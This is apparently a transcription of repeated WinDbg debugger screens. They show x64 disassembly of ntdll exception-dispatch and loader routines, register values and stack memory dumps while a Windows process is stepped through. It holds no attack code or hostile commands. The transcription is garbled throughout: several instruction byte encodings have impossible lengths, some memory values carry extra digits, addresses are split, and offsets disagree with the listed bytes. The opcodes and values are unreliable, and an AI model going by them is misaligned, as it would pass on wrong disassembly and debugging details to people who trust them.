00007ffe`0cbcc738 488bc4	mov	rax, rsp
00007ffe`0cbcc73b 48895808	mov	qword ptr [rax+8], rbx
00007ffe`0cbcc73f 48896810	mov	qword ptr [rax+10h], rbp
00007ffe`0cbcc743 48897018	mov	qword ptr [rax+18h], rsi
00007ffe`0cbcc747 48897820	mov	qword ptr [rax+20h], rdi
00007ffe`0cbcc74b 4156	push	r14
00007ffe`0cbcc74d 4883ec30	sub	rsp, 30h

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: nnn

Display format: Quad Hex

Virtual	Quad Hex
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cbcc6ff 412bd0

sub	edx, r8d
jne	ntdll!RtlIsValidProcessTrustLabelSid+0x3
movzx	edx, word ptr [rcx+6]
movzx	eax, word ptr [rsp+4]
sub	edx, eax
test	edx, edx
jne	ntdll!RtlIsValidProcessTrustLabelSid+0x6
cmp	dword ptr [rcx+8], r8d
je	ntdll!RtlIsValidProcessTrustLabelSid+0x5
mov	al, 1
mov	rcx, qword ptr [rsp+8]
xor	rcx, rsp
call	ntdll!_security_check_cookie (00007ffe`0
add	rsp, 18h
ret	c3
cmp	dword ptr [rcx+0Ch], r8d
je	ntdll!RtlIsValidProcessTrustLabelSid+0x4
xor	al, al
jmp	ntdll!RtlIsValidProcessTrustLabelSid+0x4
int	3
mov	rax, rsp
mov	qword ptr [rax+8], rbx
mov	qword ptr [rax+10h], rbp
mov	qword ptr [rax+18h], rsi
mov	qword ptr [rax+20h], rdi
push	r14
sub	rsp, 30h
and	qword ptr [r9], 0

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rgn

Display format: Quad Hex

00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000
00000064`16aff9a0	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

Disassembly

```
00007ffe`0cc29fdc 7511          jne    ntdll!RtlpExceptionHandler+0x1f (00007ff
00007ffe`0cc29fde 488b4220      mov    rax,qword ptr [rdx+20h]
00007ffe`0cc29fe2 488b4018      mov    rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118      mov    qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000      mov    eax,2
00007ffe`0cc29fef 90           nop
00007ffe`0cc29ff0 c3           ret
00007ffe`0cc29ff1 cc           int   3
00007ffe`0cc29ff2 cc           int   3
00007ffe`0cc29ff3 cc           int   3
00007ffe`0cc29ff4 cc           int   3
00007ffe`0cc29ff5 cc           int   3
00007ffe`0cc29ff6 cc           int   3
00007ffe`0cc29ff7 660f1f84000000000000  nop    word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28      sub    rsp,28h
00007ffe`0cc2a004 4c894c2420      mov    qword ptr [rsp+20h],r9
00007ffe`0cc2a009 41ff5130      call   qword ptr [r9+30h]
00007ffe`0cc2a00d 90           nop
00007ffe`0cc2a00e 4883c428      add    rsp,28h
00007ffe`0cc2a012 c3           ret
00007ffe`0cc2a013 cc           int   3
00007ffe`0cc2a014 cc           int   3
00007ffe`0cc2a015 cc           int   3
00007ffe`0cc2a016 cc           int   3
00007ffe`0cc2a017 cc           int   3
00007ffe`0cc2a018 cc           int   3
00007ffe`0cc2a019 0f1f800000000000  nop    dword ptr [rax]
ntdll!RtlpUnwindHandler:
```

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff948
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Virtual	Quad	Hex
00000064`16aff948	00007ffe0cc54da3	
00000064`16aff950	00003460095db73e	
00000064`16aff958	00007ffe0cc07eae	
00000064`16aff960	000000000000000000	
00000064`16aff968	000000000000000000	
00000064`16aff970	000000000000000000	
00000064`16aff978	000000000000000000	
00000064`16aff980	000000000000000000	
00000064`16aff988	000000000000000000	
00000064`16aff990	000000000000000000	
00000064`16aff998	000000000000000000	
00000064`16aff9a0	000000000000000000	
00000064`16aff9a8	000000000000000000	

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc29fe2 488b4018

00007ffe`0cc29fe6 49894118

00007ffe`0cc29fea b802000000

00007ffe`0cc29fef 90

00007ffe`0cc29ff0 c3

00007ffe`0cc29ff1 cc

00007ffe`0cc29ff2 cc

00007ffe`0cc29ff3 cc

00007ffe`0cc29ff4 cc

00007ffe`0cc29ff5 cc

00007ffe`0cc29ff6 cc

00007ffe`0cc29ff7 660f1f84000000000000

ntdll!RtlpExecuteHandlerForException:

00007ffe`0cc2a000 4883ec28

00007ffe`0cc2a004 4c894c2420

00007ffe`0cc2a009 41ff5130

00007ffe`0cc2a00d 90

00007ffe`0cc2a00e 4883c428

00007ffe`0cc2a012 c3

00007ffe`0cc2a013 cc

00007ffe`0cc2a014 cc

00007ffe`0cc2a015 cc

00007ffe`0cc2a016 cc

00007ffe`0cc2a017 cc

00007ffe`0cc2a018 cc

00007ffe`0cc2a019 0f1f8000000000

ntdll!RtlpUnwindHandler:

00007ffe`0cc2a020 488b4220

00007ffe`0cc2a024 4c8b10

mov rax,qword ptr [rax+18h]

mov qword ptr [r9+18h],rax

mov eax,2

nop

ret

int 3

word ptr [rax+rax]

sub rsp,28h

mov qword ptr [rsp+20h],r9 ss:00000064`16aff920

call qword ptr [r9+30h]

nop

add rsp,28h

ret

int 3

dword ptr [rax]

mov rax,qword ptr [rdx+20h]

mov r10,qword ptr [rax]

Registers

Reg Value

rax 34041ff24e00

rcx 3460095db73e0000

rdx 0

rbx 0

rsp 6416aff920

rbp 0

rsi 0

rdi 0

r8 0

r9 6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff920 00007ffe0cbcc728

00000064`16aff928 0000130000000000

00000064`16aff930 000034041ff24e16

00000064`16aff938 00007ffe0cbcc6d0

00000064`16aff940 00007ffe0cc2a000

00000064`16aff948 00007ffe0cc54da3

00000064`16aff950 00003460095db73e

00000064`16aff958 00007ffe0cc07eaee

00000064`16aff960 0000000000000000

00000064`16aff968 0000000000000000

00000064`16aff970 0000000000000000

00000064`16aff978 0000000000000000

00000064`16aff980 0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM



Disassembly

```

Offset: 00007ffe`0cc29fe2 488b4018    mov    rax,qword ptr [rax+18h]
00007ffe`0cc29fe6 49894118    mov    qword ptr [r9+18h],rax
00007ffe`0cc29fea b802000000    mov    eax,2
00007ffe`0cc29fef 90        nop
00007ffe`0cc29ff0 c3        ret
00007ffe`0cc29ff1 cc        int   3
00007ffe`0cc29ff2 cc        int   3
00007ffe`0cc29ff3 cc        int   3
00007ffe`0cc29ff4 cc        int   3
00007ffe`0cc29ff5 cc        int   3
00007ffe`0cc29ff6 cc        int   3
00007ffe`0cc29ff7 660f1f84000000000000  nop   word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28    sub   rsp,28h
00007ffe`0cc2a004 4c894c2420    mov    qword ptr [rsp+20h],r9 ss:00000064`16aff920
00007ffe`0cc2a009 41ff5130    call  qword ptr [r9+30h]
00007ffe`0cc2a00d 90        nop
00007ffe`0cc2a00e 4883c428    add   rsp,28h
00007ffe`0cc2a012 c3        ret
00007ffe`0cc2a013 cc        int   3
00007ffe`0cc2a014 cc        int   3
00007ffe`0cc2a015 cc        int   3
00007ffe`0cc2a016 cc        int   3
00007ffe`0cc2a017 cc        int   3
00007ffe`0cc2a018 cc        int   3
00007ffe`0cc2a019 0f1f8000000000  nop   dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220    mov    rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10    mov    r10,qword ptr [rax]

```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual	Display format:	Quad	Hex
00000064`16aff920	00007ffe0cbcc728		
00000064`16aff928	0000130000000000		
00000064`16aff930	000034041ff24e16		
00000064`16aff938	00007ffe0cbcc6d0		
00000064`16aff940	00007ffe0cc2a000		
00000064`16aff948	00007ffe0cc54da3		
00000064`16aff950	00003460095db73e		
00000064`16aff958	00007ffe0cc07eae		
00000064`16aff960	0000000000000000		
00000064`16aff968	0000000000000000		
00000064`16aff970	0000000000000000		
00000064`16aff978	0000000000000000		
00000064`16aff980	0000000000000000		

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc29fe2 488b4018

00007ffe`0cc29fe6 49894118

00007ffe`0cc29fea b802000000

00007ffe`0cc29fef 90

00007ffe`0cc29ff0 c3

00007ffe`0cc29ff1 cc

00007ffe`0cc29ff2 cc

00007ffe`0cc29ff3 cc

00007ffe`0cc29ff4 cc

00007ffe`0cc29ff5 cc

00007ffe`0cc29ff6 cc

00007ffe`0cc29ff7 660f1f84000000000000

ntdll!RtlpExecuteHandlerForException:

00007ffe`0cc2a000 4883ec28

00007ffe`0cc2a004 4c894c2420

00007ffe`0cc2a009 41ff5130

00007ffe`0cc2a00d 90

00007ffe`0cc2a00e 4883c428

00007ffe`0cc2a012 c3

00007ffe`0cc2a013 cc

00007ffe`0cc2a014 cc

00007ffe`0cc2a015 cc

00007ffe`0cc2a016 cc

00007ffe`0cc2a017 cc

00007ffe`0cc2a018 cc

00007ffe`0cc2a019 0f1f8000000000

ntdll!RtlpUnwindHandler:

00007ffe`0cc2a020 488b4220

00007ffe`0cc2a024 4c8b10

mov rax,qword ptr [rax+18h]

mov qword ptr [r9+18h],rax

mov eax,2

nop

ret

int 3

word ptr [rax+rax]

sub rsp,28h

mov qword ptr [rsp+20h],r9 ss:00000064`16aff920

call qword ptr [r9+30h]

nop

add rsp,28h

ret

int 3

dword ptr [rax]

mov rax,qword ptr [rdx+20h]

mov r10,qword ptr [rax]

Registers

Reg Value

rax 34041ff24e00

rcx 3460095db73e0000

rdx 0

rbx 0

rsp 6416aff920

rbp 0

rsi 0

rdi 0

r8 0

r9 6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff920 00007ffe0cbcc728

00000064`16aff928 0000130000000000

00000064`16aff930 000034041ff24e16

00000064`16aff938 00007ffe0cbcc6d0

00000064`16aff940 00007ffe0cc2a000

00000064`16aff948 00007ffe0cc54da3

00000064`16aff950 00003460095db73e

00000064`16aff958 00007ffe0cc07eae

00000064`16aff960 0000000000000000

00000064`16aff968 0000000000000000

00000064`16aff970 0000000000000000

00000064`16aff978 0000000000000000

00000064`16aff980 0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc29fe6 49894118

00007ffe`0cc29fea b802000000	mov eax, 2
00007ffe`0cc29fef 90	nop
00007ffe`0cc29ff0 c3	ret
00007ffe`0cc29ff1 cc	int 3
00007ffe`0cc29ff2 cc	int 3
00007ffe`0cc29ff3 cc	int 3
00007ffe`0cc29ff4 cc	int 3
00007ffe`0cc29ff5 cc	int 3
00007ffe`0cc29ff6 cc	int 3
00007ffe`0cc29ff7 660f1f840000000000	nop word ptr [rax+rax]
ntdll!RtlpExecuteHandlerForException:	
00007ffe`0cc2a000 4883ec28	sub rsp, 28h
00007ffe`0cc2a004 4c894c2420	mov qword ptr [rsp+20h], r9
00007ffe`0cc2a009 41ff5130	call qword ptr [r9+30h] ds:00000064`16affa40=
00007ffe`0cc2a00d 90	nop
00007ffe`0cc2a00e 4883c428	add rsp, 28h
00007ffe`0cc2a012 c3	ret
00007ffe`0cc2a013 cc	int 3
00007ffe`0cc2a014 cc	int 3
00007ffe`0cc2a015 cc	int 3
00007ffe`0cc2a016 cc	int 3
00007ffe`0cc2a017 cc	int 3
00007ffe`0cc2a018 cc	int 3
00007ffe`0cc2a019 0f1f8000000000	nop dword ptr [rax]
ntdll!RtlpUnwindHandler:	
00007ffe`0cc2a020 488b4220	mov rax, qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10	mov r10, qword ptr [rax]
00007ffe`0cc2a027 4d8911	mov qword ptr [r9], r10

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: nnn

Display format: Quad Hex

Virtual	Hex
00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16157	7415	je	ntdll!LdrpHandleInvalidUserCallTarget+0x3	
00007ffe`0cc16159	4881c4800000000	add	rsp, 80h	
00007ffe`0cc16160	58	pop	rax	
00007ffe`0cc16161	5a	pop	rdx	
00007ffe`0cc16162	59	pop	rcx	
00007ffe`0cc16163	4158	pop	r8	
00007ffe`0cc16165	4159	pop	r9	
00007ffe`0cc16167	415a	pop	r10	
00007ffe`0cc16169	415b	pop	r11	
00007ffe`0cc1616b	48ffe0	jmp	rax	
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]	
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]	
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h	
00007ffe`0cc1617f	58	pop	rax	
00007ffe`0cc16180	5a	pop	rdx	
00007ffe`0cc16181	59	pop	rcx	
00007ffe`0cc16182	4158	pop	r8	
00007ffe`0cc16184	4159	pop	r9	
00007ffe`0cc16186	415a	pop	r10	
00007ffe`0cc16188	415b	pop	r11	
00007ffe`0cc1618a	c3	ret		
00007ffe`0cc1618b	cc	int	3	
00007ffe`0cc1618c	cc	int	3	
00007ffe`0cc1618d	cc	int	3	
00007ffe`0cc1618e	cc	int	3	
00007ffe`0cc1618f	cc	int	3	
00007ffe`0cc16190	cc	int	3	
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr	[rax+rax]	
ntdll!LdrpICallHandler:				

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rnp

Display format: Quad Hex

Virtual	Display
00000064`16aff918	00007ffe0cc2a00d
00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16159	4881c4800000000	add	rsp, 80h
00007ffe`0cc16160	58	pop	rax
00007ffe`0cc16161	5a	pop	rdx
00007ffe`0cc16162	59	pop	rcx
00007ffe`0cc16163	4158	pop	r8
00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f8400000000000	nop word ptr	[rax+rax]
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	00001300000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eaee
00000064`16aff960	00000000000000000
00000064`16aff968	00000000000000000
00000064`16aff970	00000000000000000
00000064`16aff978	00000000000000000
00000064`16aff980	00000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16160	58	pop	rax
00007ffe`0cc16161	5a	pop	rdx
00007ffe`0cc16162	59	pop	rcx
00007ffe`0cc16163	4158	pop	r8
00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6	740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16101

00007ffe`0cc16161	5a	pop	rdx
00007ffe`0cc16162	59	pop	rcx
00007ffe`0cc16163	4158	pop	r8
00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	66666666666660f1f840000000000	nop word ptr [rax+rax]	
ntdll!LdrpICallHandler:			
00007ffe`0cc161a0	8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6	740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8	33d2	xor	edx, edx

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff930
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	6416affa10

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	00000000000000000000
00000064`16aff968	00000000000000000000
00000064`16aff970	00000000000000000000
00000064`16aff978	00000000000000000000
00000064`16aff980	00000000000000000000
00000064`16aff988	00000000000000000000
00000064`16aff990	00000000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

Previous Next

00007ffe`0cc16162 59	pop	rcx
00007ffe`0cc16163 4158	pop	r8
00007ffe`0cc16165 4159	pop	r9
00007ffe`0cc16167 415a	pop	r10
00007ffe`0cc16169 415b	pop	r11
00007ffe`0cc1616b 48ffe0	jmp	rax
00007ffe`0cc1616e 0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f 58	pop	rax
00007ffe`0cc16180 5a	pop	rdx
00007ffe`0cc16181 59	pop	rcx
00007ffe`0cc16182 4158	pop	r8
00007ffe`0cc16184 4159	pop	r9
00007ffe`0cc16186 415a	pop	r10
00007ffe`0cc16188 415b	pop	r11
00007ffe`0cc1618a c3	ret	
00007ffe`0cc1618b cc	int	3
00007ffe`0cc1618c cc	int	3
00007ffe`0cc1618d cc	int	3
00007ffe`0cc1618e cc	int	3
00007ffe`0cc1618f cc	int	3
00007ffe`0cc16190 cc	int	3
00007ffe`0cc16191 6666666666660f1f840000000000	nop	word ptr [rax+rax]
ntdll!LdrpICallHandler:		
00007ffe`0cc161a0 8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6 740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2	xor	edx, edx
00007ffe`0cc161aa b90a000000	mov	ecx, 0Ah

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	1300000000000000
r9	34041ff24e16

Memory

Virtual: rnpn Previous Next

Display format: Quad Hex

00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000

Ln 0, Col 0 Sys 0:<Local> Proc 000:4360 Thrd 001:220c ASM OVR CAPS NUM

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc161e1 01

00007ffe`0cc161e2 59	pop	rcx
00007ffe`0cc161e3 4158	pop	r8
00007ffe`0cc161e5 4159	pop	r9
00007ffe`0cc161e7 415a	pop	r10
00007ffe`0cc161e9 415b	pop	r11
00007ffe`0cc161e b 48ffe0	jmp	rax
00007ffe`0cc161e e 0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f 58	pop	rax
00007ffe`0cc16180 5a	pop	rdx
00007ffe`0cc16181 59	pop	rcx
00007ffe`0cc16182 4158	pop	r8
00007ffe`0cc16184 4159	pop	r9
00007ffe`0cc16186 415a	pop	r10
00007ffe`0cc16188 415b	pop	r11
00007ffe`0cc1618a c3	ret	
00007ffe`0cc1618b cc	int	3
00007ffe`0cc1618c cc	int	3
00007ffe`0cc1618d cc	int	3
00007ffe`0cc1618e cc	int	3
00007ffe`0cc1618f cc	int	3
00007ffe`0cc16190 cc	int	3
00007ffe`0cc16191 6666666666660f1f840000000000	nop	word ptr [rax+rax]
ntdll!LdrpICallHandler:		
00007ffe`0cc161a0 8139060000c0	cmp	dword ptr [rcx], 0C0000006h
00007ffe`0cc161a6 740a	je	ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2	xor	edx, edx
00007ffe`0cc161aa b90a000000	mov	ecx, 0Ah

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	1300000000000000
r9	34041ff24e16

Memory

Virtual: rbp

Display format: Quad Hex

00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe`0cc16191

00007ffe`0cc16162 59	pop	rcx
00007ffe`0cc16163 4158	pop	r8
00007ffe`0cc16165 4159	pop	r9
00007ffe`0cc16167 415a	pop	r10
00007ffe`0cc16169 415b	pop	r11
00007ffe`0cc1616b 48ffe0	jmp	rax
00007ffe`0cc1616e 0f286c2470	movaps	xmm5, xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460	movaps	xmm4, xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c4800000000	add	rsp, 80h
00007ffe`0cc1617f 58	pop	rax
00007ffe`0cc16180 5a	pop	rdx
00007ffe`0cc16181 59	pop	rcx
00007ffe`0cc16182 4158	pop	r8
